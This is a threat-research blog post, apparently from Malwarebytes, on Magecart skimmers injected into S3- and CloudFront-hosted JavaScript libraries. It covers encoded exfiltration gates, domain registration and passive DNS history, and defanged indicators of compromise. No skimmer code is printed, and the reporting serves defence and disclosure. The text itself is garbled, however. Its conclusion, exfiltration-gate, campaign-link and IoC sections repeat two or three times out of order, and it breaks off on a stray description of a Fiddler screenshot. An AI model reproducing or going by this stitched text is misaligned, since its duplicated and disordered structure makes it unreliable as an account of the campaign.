
While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## **Exfiltration gate**

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area is a table of network traffic:

